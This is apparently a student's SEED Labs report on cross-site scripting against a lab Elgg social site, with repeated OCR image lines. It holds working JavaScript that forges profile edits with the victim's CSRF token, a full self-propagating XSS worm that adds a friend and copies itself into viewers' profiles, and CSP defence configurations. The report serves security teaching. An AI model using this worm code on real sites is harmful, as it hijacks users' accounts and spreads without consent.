var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;

var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
```

- *Explain the purpose of these 2 lines of code, why are they are needed?* In order to send an HTTP request, we must include the valid **timestamp** and **token** from the website so that when the request is received, it isn't marked as illegitimate and an error will arise. These lines store these values.
- *If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?* No, we can't because this mode encodes special characters within the text, but we can use other field of the profile editor to launch the attack

TASK 5: Modifying the Victim's Profile

HTTP Header Live Main — Mozilla Firefox


```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------271193998217029987965441883 47
Content-Length: 2970
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby/edit
Cookie: __gsas=ID=164194fd3cd742af:T=1698399078:RT=1698399078:S=ALNI_Mbggh-Q0e3qSsfXjL1vI_-3XdryeA; Elgg=218
Upgrade-Insecure-Requests: 1
__elgg_token=CPzkMWrqmgnA95zfJhk84A&__elgg_ts=1699031324&name=Boby&description=Hello !&ac(
POST: HTTP/1.1 302 Found
Date: Fri, 03 Nov 2023 17:08:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/boby
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Open ▾ | *modifyProfile.js ~/Desktop | Save


```
1 <script type="text/javascript">
2
3 window.onload = function() {
4
5         //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
6         //and Security Token __elgg_token
7         var userName="&name="+elgg.session.user.name;
8         var guid="&guid="+elgg.session.user.guid;
9         var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
10        var token="__elgg_token="+elgg.security.token.__elgg_token;
11
12        //Construct the content of your url.
13        var content= token + ts + userName + guid + "&description=<p>You got hacked</p>";
14        var samyGuid=59;
15        var sendurl='http://www.seed-server.com/action/profile/edit?';
16
17        if(elgg.session.user.guid != samyGuid) {
18                //Create and send Ajax request to modify profile
19                var Ajax= null
20                Ajax=new XMLHttpRequest();
21                Ajax.open("POST", sendurl, true);
22
23                Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
24                Ajax.send(content);
25        }
26 }
27
28 </script>
```


JavaScript ▾ | Tab Width: 8 ▾ | Ln 29, Col 1 ▾ | INS


TASK 5: Modifying the Victim's Profile




TASK 5: Modifying the Victim's Profile







TASK 5: Modifying the Victim's Profile




➔ *Why do we need this Line? Remove it, and repeat your attack. Report and explain your observation?*

It keeps the attack from attacking Samy's own webpage. If it were not there, the string that is meant to be planted in the victims "*About me*" field is now placed in Samy's "*About me*" field because he is the current session.

TASK 6: Writing a Self-Propagating XSS Worm

```
<script type="text/javascript" id="worm">
window.onload = function() {
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
        //JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
        var userName="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        //Construct the GET url
        var get_url = "http://www.seed-server.com/action/friends/add?friend=59" + ts + '&' + token;
        //Construct POST url
        var content = token + ts + userName + guid + "&description=" + wormCode;
        var samyGuid = 59;
        var post_url = 'http://www.seed-server.com/action/profile/edit?';
        if(elgg.session.user.guid != samyGuid){
        var AjasxPost = null;
        var AjaxGet = null;

        AjaxPost = new XMLHttpRequest();
        AjaxGet = new XMLHttpRequest();

        AjaxGet.open("GET",get_url,true);
        AjaxPost.open("POST",post_url,true);
        AjaxPost.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

        AjaxGet.send();
        AjaxPost.send(content);
        }
}
</script>
```

TASK 6: Writing a Self-Propagating XSS Worm



TASK 7: Defeating XSS Attacks Using CSP

```
<!-- Listing 1: The experiment web page index.html -->
<html>
    <h2 >CSP Experiment</h2>
    <p>1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span></p>
    <p>2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span></p>
    <p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
    <p>4. From self: <span id='area4'>Failed</span></p>
    <p>5. From www.example60.com: <span id='area5'>Failed</span></p>
    <p>6. From www.example70.com: <span id='area6'>Failed</span></p>
    <p>7. From button click: <button onclick="alert('JS Code executed!')">Click me</button></p>

    <script type="text/javascript" nonce="111-111-111">
        document.getElementById('area1').innerHTML = "OK";
    </script>

    <script type="text/javascript" nonce="222-222-222">
        document.getElementById('area2').innerHTML = "OK";
    </script>

    <script type="text/javascript">
        document.getElementById('area3').innerHTML = "OK";
    </script>

    <script src="script_area4.js"> </script>
    <script src="http://www.example60.com/script_area5.js"> </script>
    <script src="http://www.example70.com/script_area6.js"> </script>
</html>
```

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \              \\ (*)
            default-src 'self'; \                       \\ (*)
            script-src 'self' *.example70.com \         \\ (*)
    "
</VirtualHost>
 <VirtualHost *:80>                                              \\ (+)
     DocumentRoot /var/www/csp
     ServerName www.example32c.com
     DirectoryIndex phpindex.php
 </VirtualHost>
```

TASK 7: Defeating XSS Attacks Using CSP


5.4 Lab tasks


After starting the containers and making changes to the `/etc/hosts`, please visit the following URLs:


`http://www.example32a.com`
`http://www.example32b.com`
`http://www.example32c.com`

1. Describe and explain your observations when you visit these websites.
2. Click the button in the web pages from all the three websites, describe and explain your observations.
3. Change the server configuration on `example32b` (modify the Apache configuration), so Areas 5 and 6 display `OK`.
4. Change the server configuration on `example32c` (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display `OK`.
5. Please explain why CSP can help prevent Cross-Site Scripting attacks.


TASK 7: Defeating XSS Attacks Using CSP








TASK 7: Defeating XSS Attacks Using CSP





TASK 7: Defeating XSS Attacks Using CSP

root@cef20249e864: /var/www/csp

GNU nano 4.8 phpindex.php


```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-222-222-222'  'nonce-111-111-111' *.example60.com  *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

example32c.com/

www.example32c.com

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me



THANK YOU FOR YOUR TIME !